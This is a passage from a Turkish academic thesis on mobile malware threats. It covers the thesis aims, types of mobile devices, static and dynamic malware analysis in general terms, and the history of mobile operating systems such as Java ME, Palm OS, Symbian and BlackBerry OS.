Tez çalışmasının temel ve öncelikli amacı, mobil zararlı yazılımların (malware) oluşturduğu derin ve çok katmanlı tehdidi tüm yönleriyle ortaya koymaktır. Bu zararlı yazılımların sadece basit birer virüs olmadığını, aksine kullanıcıların en mahrem kişisel verilerini çalmaktan, finansal kaynaklarına erişmeye, cihazlarını tamamen ele geçirmekten kritik altyapıları hedef alan sofistike saldırılara kadar geniş bir yelpazede kötü niyetli faaliyetler için tasarlandığını detaylı bir şekilde açıklamaktadır. Mobil zararlı yazılımın (malware) tehdidinin çeşitliliği, sürekli evrimi ve tespit edilmesinin zorluğu vurgulanarak, okuyucuların bu konudaki yanılgılardan arınması ve gerçek tehdidin boyutlarını anlaması hedeflenmektedir. Mobil cihazların sadece iletişim ve eğlence aracı olmanın ötesine geçerek bankacılıktan sağlık hizmetlerine, eğitimden ticarete kadar hayatın her alanında vazgeçilmez bir rol üstlendiğini vurgulamaktadır.

Bu kritik bağımlılık ve yaygın entegrasyon, mobil cihazları siber suçlular için son derece cazip hedefler haline getirmiş ve mobil siber güvenlik risklerini katlanarak artırmıştır. Bu bağlamda mobil cihazların salt kullanım kolaylığı ve erişilebilirlik sunmadığını, aynı zamanda ciddi ve sürekli büyüyen siber güvenlik riskleri barındırdığını okuyucunun zihnine yerleştirmeyi amaçlamaktadır.

Çalışmanın diğer bir önemli amacı, çağımızın vazgeçilmez teknoloji unsuru haline gelen mobil cihazların, bireysel ve toplumsal yaşantımızdaki derin etkileşiminin beraberinde getirdiği kritik siber güvenlik sorunlarına dikkat çekmek ve bu alanda yaygın bir farkındalık oluşturmaktır. Mobil cihazların toplum genelinde artan kabulü ve kullanım yoğunluğunun tetiklediği güvenlik açmazlarını, mobil zararlı yazılımların (malware) bu ekosistemde meydana getirdiği çok boyutlu tehditleri ve bu tehditlere karşı bireysel, kurumsal ve ulusal düzeyde ivedilikle alınması gereken kapsamlı önlemleri derinlemesine incelemektedir.

1. KAVRAMSAL ÇERÇEVE

Günümüz dünyasında mobil cihazların kullanımı son yıllarda önemli bir artış göstermektedir. Bununla birlikte bu cihazlara yüklenen ve kullanımı hayatımızın her anında var olan mobil uygulamalar büyük bir potansiyel kazanmaktadır. Bu akıllı cihazlar e-posta, internet alışverişi, sosyal medya ve banka ödemeleri gibi birçok işlevi kolay ve hızlı bir şekilde yerine getirmeyi sağlamaktadır. Bu kolaylıkları sunan bu teknoloji aynı zamanda tehlikeli ve önemli riskleri de beraberinde getirmektedir.

Mobil cihazların yaygınlaşması ve yüksek kullanım oranları, zararlı yazılım geliştiricilerinin de ilgisini çekmiş ve bu nedenle pek çok zararlı mobil yazılım ve uygulama ortaya çıkmıştır. Pek çok mobil kullanıcı, bu güvenlik açıklarının farkında olmadığı için zararlı yazılım geliştiricilerinin hedefi haline gelebilmektedir.

Bu bağlamda, mobil cihazlara bulaşan zararlı mobil yazılım ve uygulamaların analiz edilerek tespit edilmesi gerekmektedir. Ardından, bu zararlı yazılımların türlerinin incelenmesi ve onlara karşı savunma ve koruma yöntemlerinin geliştirilip uygulanması hedeflenmektedir.

1.1. Mobil Cihaz

Mobil cihazlar, dokunmatik ekran ve/veya küçük bir klavye ile entegre edilmiş taşınabilir elektronik cihazlar olarak tanımlanmaktadır. Kişisel ve günlük kullanım açısından mobil cihazlar, uzun mesafeler için iletişim gerektiren sunucu ve istemci bilgisayar sistemlerinde oldukça kullanışlı ve pratiktir. Özellikle PDA'lar ve akıllı telefonlar, bu tür işler için en iyi seçeneklerdendir. Ayrıca, akıllı telefonlar medya dosyalarını görüntüleme, video veya sesli arama yapma gibi özelliklere de sahiptir.

Kısacası, mobil cihazlardan bahsederken, bunlar kişisel, taşınabilir, kullanımı kolay ve bir tür ağ bağlantısına sahip cihazlardır.

Kötü amaçlı yazılım analizi ve tespiti için her birinin kendine göre avantajları ve dezavantajları olan birçok teknik vardır. Kodun nasıl analiz edildiğine bağlı olarak iki yaygın kötü amaçlı yazılım tespit tekniği bulunmaktadır: statik analiz ve dinamik

analizdir. Statik analiz yöntemlerinde, yazılımlar tersine mühendislik kullanılarak kaynak kodlarına ve dosyalarına dönüştürülmektedir. Ardından, bu kaynak kodları ve dosyalar üzerinde çeşitli teknikler uygulanarak yazılımın zararlı olup olmadığı belirlenmektedir. Bu teknikte kodun çalıştırılması gerekmemektedir. Dinamik analiz yönteminde ise, yazılım bir simülatörde ya da gerçek bir cihazda çalıştırılmakta ve uygulama sırasında sonuç çıkarmak için yazılıma ilişkin bilgiler toplanmaktadır. Güç tüketimi sınırlamaları nedeniyle bazı mobil cihazlarda dinamik analiz yöntemleri kullanılamamaktadır. Bu sebeple, literatür çalışmalarının büyük bir kısmı statik analiz yöntemlerine odaklanmaktadır. Ancak, bu yöntemler bilinen saldırıların yeni varyantlarını tespit edememekte ve kod müdahale tekniklerine karşı daha düşük bir direnç göstermektedir. Yine de statik analiz yöntemi, literatürde mobil cihazlar için en çok tavsiye edilen yaklaşım olarak kalmaktadır. Bu yaklaşımın bilinen saldırılara, bilinen saldırı türlerine ve bilinmeyen saldırılara karşı etkinliğinin incelenmesi gerekmektedir. Bundan dolayı, mobil cihazların statik güvenlik analizlerini değerlendirmek için mevcut kötü amaçlı yazılımlardan yeni kötü amaçlı yazılımlar üretme amacı güdülmektedir (Sağıroğlu ve Bulut, 2009).

1.2. Mobil Cihaz Türleri

Günümüzde mobil kullanıcılar; akıllı telefonlar, tabletler, akıllı saatler vb. gibi çeşitli mobil cihazlarla etkileşime girmektedir. Mobil cihazlar; çoğunlukla kullanım şekillerine, donanımlarına ve işletim sistemlerine göre sınıflandırılmaktadır (Özdemir, 2021).

Mobil cihaz denildiğinde, genellikle günlük hayatta sıkça kullandığımız cep telefonları akla gelmektedir. Ancak, günümüzde mobil cihaz olarak sınıflandırılabilecek birçok farklı cihaz bulunmaktadır. Örneğin, tablet bilgisayarlar, e-okuyucular, cep telefonları ve dizüstü bilgisayarlar gibi çeşitli cihazları bu kategoriye dahil edebilmektedir (Tomaşoğlu, 2021a).

Her bir cihaz, ekran boyutları ve çözünürlükleri, batarya sistemleri, desteklenen bağlantılar gibi farklı donanım bileşenlerine sahip olabilmektedir. Bu çeşitlilik,

cihazların özelliklerini belirlemektedir. Ancak, mobil cihazları tanımlayan temel ortak özellikler de vardır (Tomaşoğlu, 2021b):

- **Küçük ve taşınabilir:** Mobil cihazlar, kolayca bir yerden başka bir yere taşınabilmektedir.
- **Bağlantı yetenekleri:** WiFi, Bluetooth ve NFC gibi bağlantı teknolojilerini desteklemektedirler.
- **Kullanıcı etkileşimi:** İnsanlarla etkileşime giren cihazlardır.
- **İşletim sistemleri:** Her biri kendi işletim sistemine sahiptir.
- **Donanım bileşenleri:** Ekran, USB girişleri ve pil gibi çeşitli donanım bileşenlerine sahiptirler (Tomaşoğlu, 2021c).

Bu temel özellikler, bu cihazların mobil cihaz olarak sınıflandırılmasını sağlamaktadır.

Günümüzde kullanılan mobil cihaz türlerinden bazıları aşağıda açıklanmaktadır.

Akıllı telefon: Akıllı telefon; internete bağlanabilen ve kullanıcı tarafından kurulabilen ve indirilebilen birtakım uygulamaları destekleyen mobil cihazı tanımlamak için kullanılmaktadır (Özdemir, 2021).

Tabletler: Tabletler; cep telefonunun mobil yetenekleri ile bilgisayarın işlem gücünün birleştirilmesiyle oluşturulan cihazlardır. Tabletlerin işlevselliğine bakıldığında cep telefonları ve bilgisayarların ihtiyaçlarını karşılayacak şekilde üretildiği görülmektedir (Gardner, 2021).

Dizüstü bilgisayar: Taşınabilir bilgisayar; içinde ekran ve klavye bulunan bilgisayar için kullanılan genel terimdir. Genel kullanıcı alışkanlıklarına bakıldığında günümüz iş geliştirme süreçlerinde çoğunlukla taşınabilir bilgisayarlar tercih edilmektedir. Kullanıcılar akıllı telefon ve tabletlerle karşılaştığında kullanıcıları taşınabilir bilgisayarlara yönlendiren en büyük neden hiç şüphesiz performans ve işlevsellik başta gelmektedir (Gardner, 2021).

Giyilebilir Cihazlar: Giyilebilir cihazlar, akıllı sensörler aracılığıyla vücut hareketlerini takip eden cihazlardır. Giyilebilir cihaz, Wi-Fi ve mobil internet bağlantılarını kullanarak bir akıllı telefonla kablosuz olarak senkronize olmaktadır. Kullanıcılar giyilebilir cihazlara sensörler yardımıyla bağlanmaktadır. Google Glass, akıllı saatler, Microsoft HoloLens, gözlükler, etkinlik izleyiciler gibi ürünler giyilebilir cihazlara örnektir (Wilson, 2021).

1.3. Mobil Cihazların İşletim Sistemleri


Mobil işletim sistemleri, günümüzde kullandığımız standart işletim sistemlerinin mobil versiyonlarıdır. Örneğin, Android Linux tabanlıdır ve Windows Mobile/CE sistemleri de mobil cihazlar için üretilmiştir. Piyasada şu anda birçok mobil işletim sistemi bulunmaktadır. İOS, Android, Windows Mobile, Symbian ve Bada etkili olanlardır. Bu işletim sistemlerinden bazıları açık kaynaklı, lisanslı ya da özel mülkiyete sahip olabilmektedir. Açık kaynaklı sistemler (örneğin Android), kullanıcıların kendi uygulamalarını oluşturmasına olanak tanımaktadır. Lisanslı sistemler (örneğin Windows Mobile) ise mobil kullanıcılar için en zorlu olanlardır, çünkü uygulama yüklemek için kullanıcıların ücret ödemesi gerekmektedir. Özel mülkiyete sahip işletim sistemleri (örneğin İOS veya BlackberryOS) ise sadece cihaz üreticisinin onayladığı yazılım geliştirmelerine izin verebilmektedir. Kullanıcılar üretici tasarımını değiştirememektedir. Bu nedenle, işletim sistemleri olmadan mobil cihazlar yalnızca temel işlevleri (mesajlaşma, arama vb.) yerine getirebilirken, işletim sistemleri ile cihazların kullanılabilirliği artmaktadır (Salmre, 2005; Fling, 2009).

Mobil işletim sistemleri, günümüz kullanıcıları tarafından tercih edilen tabletler ve cep telefonları gibi çeşitli dijital cihazların yapısına ve yazılım kodlarına göre tasarlanan işletim sistemleridir. Cep telefonları için; kullanıcıların telefonu kişisel bilgisayar gibi kullanmasını sağlayacak işletim sistemleri geliştirilmektedir. En tanınmış mobil işletim sistemleri arasında Android, İOS, Windows Phone ve Symbian bulunmaktadır. Bu işletim sistemlerinin pazar payına bakıldığında Android %47,51, iOS %41,91, Symbian %3,31 ve Windows Phone işletim sistemi %2,57'dir. Daha az popüler olan başka mobil işletim sistemleri de vardır. Daha az popüler olan işletim sistemleri; Java

Me platformu Palm OS, Linux OS ve BlackBerry OS olarak bilinmektedir (Yakut ve Ertam, 2020).

Mobil saldırganlar genellikle işletim sistemi tabanlı uygulamalara yönelik saldırılar düzenlemektedir. Küresel ölçekte en çok kullanılan mobil işletim sistemleri Android ve İOS'tur. Android, %70 kullanım oranı ile en yaygın kullanılan işletim sistemi olarak öne çıkarken, İOS %28,3 kullanım oranı ile ikinci sıradadır. Diğer işletim sistemleri ise toplamda %1,7 kullanım oranına sahiptir (Aytekin vd., 2019)). Ülkelerin iOS ve Android kullanım yoğunluklarına dair veriler ise Şekil 1.2.'de gösterilmiştir (Deviceatlas, 2019).

Şekil1 1.1. Dünyada iOS ve Android Kullanım Yoğunluğu



Kaynak: Deviceatlas, 2019.


1.3.1. Java Me Platform

J2ME platformu, cep telefonları, çağrı cihazları ve kişisel not defterleri gibi küçük cihazlar için geliştirilmiş bir dizi teknoloji, özellik ve kitaplıktan oluşmaktadır. Java

ME, Sun Microsystems tarafından tasarlanmıştır. GNU Genel Kamu Lisansı kapsamında lisanslanmıştır (Lanerolle, 2014).

Java ME (Micro Edition) Platformu, Sun Microsystems (şimdiki adıyla Oracle) tarafından özellikle cep telefonları, PDA'ler ve set üstü kutuları gibi sınırlı kaynaklara sahip cihazlar için geliştirilmiş bir Java platformudur. "Bir kere yaz, her yerde çalıştır" ilkesiyle yola çıkan Java ME, farklı cihazlarda Java uygulamalarının çalıştırılmasını sağlamayı amaçlamıştır. Feature phone olarak adlandırılan dönemin basit cep telefonlarında oyunlar, uygulamalar ve mobil servisler çalıştırmak için yaygın olarak kullanılmıştır. CLDC (Connected Limited Device Configuration) ve CDC (Connected Device Configuration) gibi farklı konfigürasyonları ile geniş bir cihaz yelpazesini desteklemiştir. Java ME, mobil uygulama geliştirme dünyasında uzun yıllar önemli bir yere sahip olmuş ve milyonlarca uygulama bu platformda geliştirilmiştir. Özellikle 2000'li yılların başından ortalarına kadar mobil oyun ve uygulama pazarının temelini oluşturmuştur.

Şekil1 1.2. Java ME Mimarisi




Kaynak:Tpointtech, 2018.

Ancak, akıllı telefonların ve modern işletim sistemlerinin (Android ve iOS gibi) yükselişiyle birlikte Java ME'nin önemi önemli ölçüde azalmıştır. Günümüzde Java ME, modern akıllı telefonlarda veya yaygın olarak kullanılan mobil cihazlarda aktif olarak kullanılmamaktadır. Bunun başlıca nedenleri arasında, Android ve iOS gibi platformların daha gelişmiş özellikler sunması, daha geniş geliştirici topluluklarına sahip olmaları ve uygulama mağazaları aracılığıyla daha kolay uygulama dağıtımı sağlamaları sayılabilmektedir. Java ME, bazı gömülü sistemlerde veya eski tip cihazlarda hala kullanılabilir olsa da mobil uygulama geliştirme ve modern cihazlar bağlamında güncelliğini yitirmiştir. Oracle da Java ME desteğini ve geliştirmesini büyük ölçüde sonlandırmıştır.

1.3.2. Palm OS

Palm OS, ilk olarak 1996 yılında Palm Computing tarafından geliştirilen, kişisel dijital asistanlar (PDA'lar) ve erken dönem akıllı telefonlar için tasarlanmış bir mobil işletim sistemidir. Dokunmatik ekran ve kalem tabanlı arayüzü ile tanınan Palm OS, o dönemde kullanım kolaylığı ve verimliliği ile öne çıkmıştır. Ajanda, adres defteri, not alma gibi temel kişisel bilgi yönetimi (PIM) uygulamaları, basit ve kullanıcı dostu bir yapıda sunulmaktaydı. PalmPilot ve Palm Treo gibi cihazlar, Palm OS sayesinde büyük popülerlik kazanmış ve mobil cihaz pazarında önemli bir yer edinmişti. Hızlı uygulama başlatma, düşük sistem kaynakları tüketimi ve senkronizasyon yetenekleri, Palm OS'in kullanıcılar arasında tercih edilme nedenlerindendi. Özellikle 1990'ların sonu ve 2000'lerin başında PDA pazarında dominant bir oyuncu haline gelmişti (Wikipedia.org, 2019).

Şekil1 1.3. Palm OS İşletim Sistemi Mimarisi



Kaynak: Geeksforgeeks, 2023.


Akıllı telefon pazarının evrimi ve özellikle iPhone (iOS) ile Android gibi rakip işletim sistemlerinin yükselişiyle birlikte Palm OS, rekabet avantajını yitirmeye başladı. Modern akıllı telefonların gelişmiş özellikleri, internet erişimi ve uygulama çeşitliliği karşısında Palm OS'in basit yapısı yetersiz kaldı. Palm şirketi, farklı isimler altında (PalmSource, ACCESS, HP gibi) ve webOS adında daha modern bir işletim sistemi geliştirmeye çalışsa da Palm OS'in eski mimarisi ve uygulama ekosistemi modern pazarda tutunamadı. Sonuç olarak, Palm OS günümüzde aktif olarak geliştirilmemekte ve modern mobil cihazlarda kullanılmamaktadır. webOS ise, LG tarafından satın alınarak akıllı televizyon platformu olarak yeniden doğmuştur ve güncel olarak LG Smart TV'lerde kullanılmaya devam etmektedir (Wikipedia.org, 2019).

1.3.3. Symbian OS

Symbian OS, kökleri 1990'lara kadar uzanan, özellikle akıllı telefonlar için geliştirilmiş, bir zamanlar pazar lideri olmuş bir mobil işletim sistemidir. İlk olarak Psion tarafından geliştirilen ve daha sonra Symbian Ltd. tarafından yönetilen bu işletim sistemi, enerji verimliliği ve sağlamlığı ile öne çıkıyordu. Nokia başta olmak üzere, Sony Ericsson, Samsung ve Motorola gibi birçok büyük telefon üreticisi, Symbian OS'i cihazlarında tercih etti. Farklı kullanıcı arayüzleri ve platformlar (S60, S80, S90, UIQ gibi) altında çeşitlenen Symbian, özellikle 2000'li yılların ortalarına

kadar mobil dünyada önemli bir oyuncu oldu. Açık kaynaklı yapısı, geliştiriciler için geniş bir ekosistem sunarken, o dönemin mobil internet ve uygulama ihtiyaçlarını karşılamada başarılıydı (Dei ve Sen, 2015).


Şekil1 1.4. Symbian Mobil İşletim Sisteminin Mimarisi



Kaynak: Dei ve Sen, 2015.

Symbian OS, ARM mimarisi üzerinde çalışan 32 bitlik küçük endian bir işletim sistemidir. C++ tabanlıdır. Çevre birimlerine çok daha az bağımlı olan, çok görevli bir işletim sistemidir. Çekirdek ayrıcalıklı modda çalışmakta ve hizmetlerini kullanıcı kitaplıkları aracılığıyla kullanıcı uygulamalarına sunmaktadır (Lanerolle, 2014).

Şekil1 1.5. 2007-2013 Dünya Çapında Akıllı Telefon Satışları



Kaynak:Forums.crackberry, 2013.


Günümüzde dokunmatik ekranlı akıllı telefonların ve daha modern işletim sistemlerinin (iOS ve Android gibi) yükselişiyle birlikte Symbian OS, rekabet avantajını kaybetmeye başladı. Kullanıcı arayüzünün güncel trendlere ayak uyduramaması, uygulama ekosisteminin rakipleri kadar hızlı gelişememesi ve karmaşık yapısı, Symbian'ın pazar payının hızla erimesine yol açtı. Symbian Vakfı'nın işletim sistemini tamamen açık kaynak yapma girişimi, pazardaki değişimi yakalamada yetersiz kaldı. Nokia'nın Symbian'ı bırakıp Windows Phone'a geçmesi ve Symbian'ın geliştirilmesinin sonlandırılmasıyla, bu işletim sistemi modern mobil dünyasından silindi. Günümüzde Symbian OS aktif olarak kullanılmamakta ve geliştirilmemektedir, ancak mobil işletim sistemleri tarihine önemli bir miras bırakmıştır (Dei ve Sen, 2015).

1.3.4. BlackBerry OS

BlackBerry OS, Kanadalı teknoloji devi BlackBerry Limited (eskiden Research In Motion-RIM) tarafından 1999 yılında iş dünyasının ihtiyaçlarına yönelik olarak tasarlanan, güvenlik ve e-posta yönetimine odaklanmış bir mobil işletim sistemidir. Fiziksel QWERTY klavyeleri, şifreli iletişim protokolleri ve anlık e-posta senkronizasyonu (push e-posta) gibi özellikleriyle dikkat çeken BlackBerry cihazları,

özellikle kurumsal kullanıcılar ve kamu kurumları arasında hızla benimsendi. BlackBerry Messenger (BBM) gibi uygulamalar, gerçek zamanlı mesajlaşma ve dosya paylaşımı sunarak bu ekosistemi daha da çekici hale getirdi. Şirketin sağladığı askeri seviyede şifreleme teknolojileri, BlackBerry'yi yıllarca mobil güvenlik alanının tartışmasız lideri konumuna taşıdı (Kumar, 2019).

